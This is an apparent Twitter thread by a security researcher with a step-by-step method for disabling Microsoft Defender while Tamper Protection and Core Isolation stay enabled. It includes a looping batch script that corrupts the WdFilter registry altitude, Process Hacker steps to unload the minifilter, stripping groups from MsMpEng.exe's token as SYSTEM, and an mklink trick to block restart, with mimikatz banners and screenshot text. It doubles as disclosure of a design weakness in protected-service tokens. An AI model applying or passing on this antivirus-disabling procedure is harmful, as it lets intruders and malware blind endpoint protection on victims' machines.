

Twitter Thread by Jonas L

Jonas L
@jonasLyk



Wanna disable Defender when enabled Isolated Core and Tamper protection?

Its a bit more trouble- but doable, without ruining Isolated Core/Secureboot etc.

Defenders process will run as a unkillable protected service- so new tricks needed.

Here we go:

Ok- tamper protection is easy, just make .bat - run as adm:

```
:again  
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WdFilter\Instances\WdFilter Instance" /v altitude /t  
REG_SZ /d -1 /f  
goto again
```

Then unload minifilter with process hacker:

Process Hacker [DESKTOP-VLEJD3Q\jonas] (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Processes Services Network Disk Firewall

| Name | PID | CPU | I/O total ... | Private b... | User name |
|--------|-----|------|---------------|--------------|---------------------|
| System | 4 | 0.24 | 7.24 kB/s | 56 kB | NT AUTHORITY\SYSTEM |

System (4) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU

Options

| Name | Base address | Size | Description |
|------------------|----------------|---------|---|
| volume.sys | 0xfffff8054... | 44 kB | Volume driver |
| vpcvsp.sys | 0xfffff8054... | 252 kB | Virtual PCI VSP Driver |
| vwifibus.sys | 0xfffff8054... | 56 kB | Virtual Wireless Bus Driver |
| vwifilt.sys | 0xfffff8054... | 104 kB | Virtual WiFi Filter Driver |
| vwifimp.sys | 0xfffff8056... | 76 kB | Virtual WiFi Miniport Driver |
| wanarp.sys | 0xfffff8056... | 116 kB | MS Remote Access and Routing ARP Driver |
| watchdog.sys | 0xfffff8054... | 108 kB | Watchdog Driver |
| wcifs.sys | 0xfffff8053... | 216 kB | Windows Container Isolation FS Filter Driver |
| Wdf01000.sys | 0xfffff8054... | 884 kB | Kernel Mode Driver Framework Runtime |
| WdFilter.sys | 0xfffff8054... | 432 kB | Microsoft antimalware file system filter driver |
| WDFLDR.SYS | 0xfffff8053... | 80 kB | |
| wdiwifi.sys | 0xfffff8054... | 1.05 MB | |
| werkernel.sys | 0xfffff8053... | 68 kB | |
| wfplwfs.sys | 0xfffff8054... | 192 kB | |
| win32k.sys | 0xffff9d8a... | 680 kB | |
| win32kbase.sys | 0xffff9d8a... | 2.9 MB | |
| win32kfull.sys | 0xffff9d8a... | 3.66 MB | |
| WindowsTruste... | 0xfffff8054... | 92 kB | |
| WindowsTruste... | 0xfffff8054... | 44 kB | |
| winhvr.sys | 0xfffff8054... | 140 kB | Windows Hypervisor Root Interface Driver |
| winnat.sys | 0xfffff8056... | 284 kB | Windows NAT Driver |
| WinUSB.SYS | 0xfffff8053... | 128 kB | Windows WinUSB Class Driver |
| wmiacpi.sys | 0xfffff8054... | 48 kB | Windows Management Interface for ACPI |
| WMILIB.SYS | 0xfffff8053... | 48 kB | WMILIB WMI support library Dll |

Unload Del

Open file location Ctrl+Enter

Properties

Copy Ctrl+C

Copy "Size"


Send to >

The registry key will be changed while the minifilter do not protect it, when tamper protection makes the driver load again it cannot attach to volumes nor protect registry keys.

Removing it will make it recreate, but invalid altitude do the trick


Notice now the service is: Protected light(antimalware)

Now we cant do anything to the service/process- not even see its open handles.



Lets start by elevating to SYSTEM- just launch a command prompt, then close process hacker- and run it again from the command prompt.

Now process hacker runs as SYSTEM



Find the services process again- select the token tab.

Right click and disable the two groups:

WinDefend
Administrators

Process Hacker [NT AUTHORITY\SYSTEM]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information

Processes Services Network Disk Firewall

| Name | PID | CPU | I/O total ... | Private b... | User name | Description |
|---------------|------|-----|---------------|--------------|---------------------|---------------------------------|
| MsMpEng.exe | 4872 | | | 169,96 MB | NT AUTHORITY\SYSTEM | Antimalware Service Executable |
| MsMpEngCP.exe | 4888 | | | 125,33 MB | NT AUTHORITY\SYSTEM | Antimalware Service Executab... |

MsMpEng.exe (4872) Properties

Disk and Network

General Statistics Performance Threads Token Modules Memory Environment Handles Services GPU

Comment Windows

User: NT AUTHORITY\SYSTEM
User SID: S-1-5-18
Session: 0 Elevated: N/A Virtualized: Not allowed

| Name | Status | Description | SID |
|--|--------------------|-----------------------------------|------------------|
| SeChangeNotifyPrivilege | Enabled | Bypass traverse checking | |
| SeImpersonatePrivilege | Enabled | Impersonate a client after aut... | |
| Groups | | | |
| Everyone | Enabled | Mandatory | S-1-1-0 |
| BUILTIN\Users | Enabled | Mandatory | S-1-5-32-545 |
| NT AUTHORITY\SERVICE | Enabled | Mandatory | S-1-5-6 |
| CONSOLE LOGON | Enabled | Mandatory | S-1-2-1 |
| NT AUTHORITY\Authenticated Users | Enabled | Mandatory | S-1-5-11 |
| NT AUTHORITY\This Organization | Enabled | Mandatory | S-1-5-15 |
| NT AUTHORITY\LogonSessionId_0_282928 | Enabled | Logon Id, Mandatory, Owner | S-1-5-5-0-282928 |
| LOCAL | Enabled | Mandatory | S-1-2-0 |
| NT SERVICE\WinDefend | Disabled (modif... | Owner | S-1-5-80-1913... |
| BUILTIN\Administrators | Disabled (modif... | Owner | S-1-5-32-544 |
| Mandatory Label\System Mandatory Level | | Integrity | S-1-16-16384 |

Default token Permissions Integrity Advanced

Close

<https://t.co/vSDPatKkXXK>

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz #
```

Now defender no more constant opens files- it dosnt do anything actually....

If you wanna permanently disable it its easy enough now there is no protection on its files.

If you mklink MsMpLics.dll:q nul it will not run on restart- but you loose the isolated core status :S

But secure boot and core isolation is still running fine

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz #
```

| Item | Value |
|--|--|
| System Type | x64-based PC |
| System SKU | |
| Processor | AMD Ryzen 7 4700U with Radeon Graphics, 2 |
| BIOS Version/Date | American Megatrends Inc. X421IA305, 27/07/2019 |
| SMBIOS Version | 3.2 |
| Embedded Controller Version | 255.255 |
| BIOS Mode | UEFI |
| BaseBoard Manufacturer | ASUSTeK COMPUTER INC. |
| BaseBoard Product | X421IA |
| BaseBoard Version | 1.0 |
| Platform Role | Mobile |
| Secure Boot State | On |
| PCR7 Configuration | Binding Possible |
| Windows Directory | C:\WINDOWS |
| System Directory | C:\WINDOWS\system32 |
| Boot Device | \Device\HarddiskVolume1 |
| Locale | United States |
| Hardware Abstraction Layer | Version = "10.0.21277.1000" |
| User Name | JONASPC\jonas |
| Time Zone | Romance Standard Time |
| Installed Physical Memory (RAM) | 16.0 GB |
| Total Physical Memory | 15.4 GB |
| Available Physical Memory | 9.29 GB |
| Total Virtual Memory | 18.3 GB |
| Available Virtual Memory | 8.50 GB |
| Page File Space | 2.88 GB |
| Page File | C:\pagefile.sys |
| Kernel DMA Protection | Off |
| Virtualization-based security | Running |
| Virtualization-based security Required Security Properties | |
| Virtualization-based security Available Security Properties | Base Virtualization Support, Secure Boot, DM |
| Virtualization-based security Services Configured | Hypervisor enforced Code Integrity |
| Virtualization-based security Services Running | Hypervisor enforced Code Integrity |
| Windows Defender Application Control policy | Enforced |
| Windows Defender Application Control user made policy | Off |
| Device Encryption Support | Meets prerequisites |
| A hypervisor has been detected. Features required for Hyper-V will not be displayed. | |

Windows Security

Core isolation

Security features available on your device that use virtualization based security.

Memory integrity

Prevents attacks from inserting malicious code into high-security processes.

On

Learn more

Have a question?

Get help

Help improve Windows Security

Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Privacy dashboard

Privacy Statement

I am surprised that the protected services tokens are not protected.... that seems like bad design...

It also means we can impersonate them- here I impersonate SecureSystem:

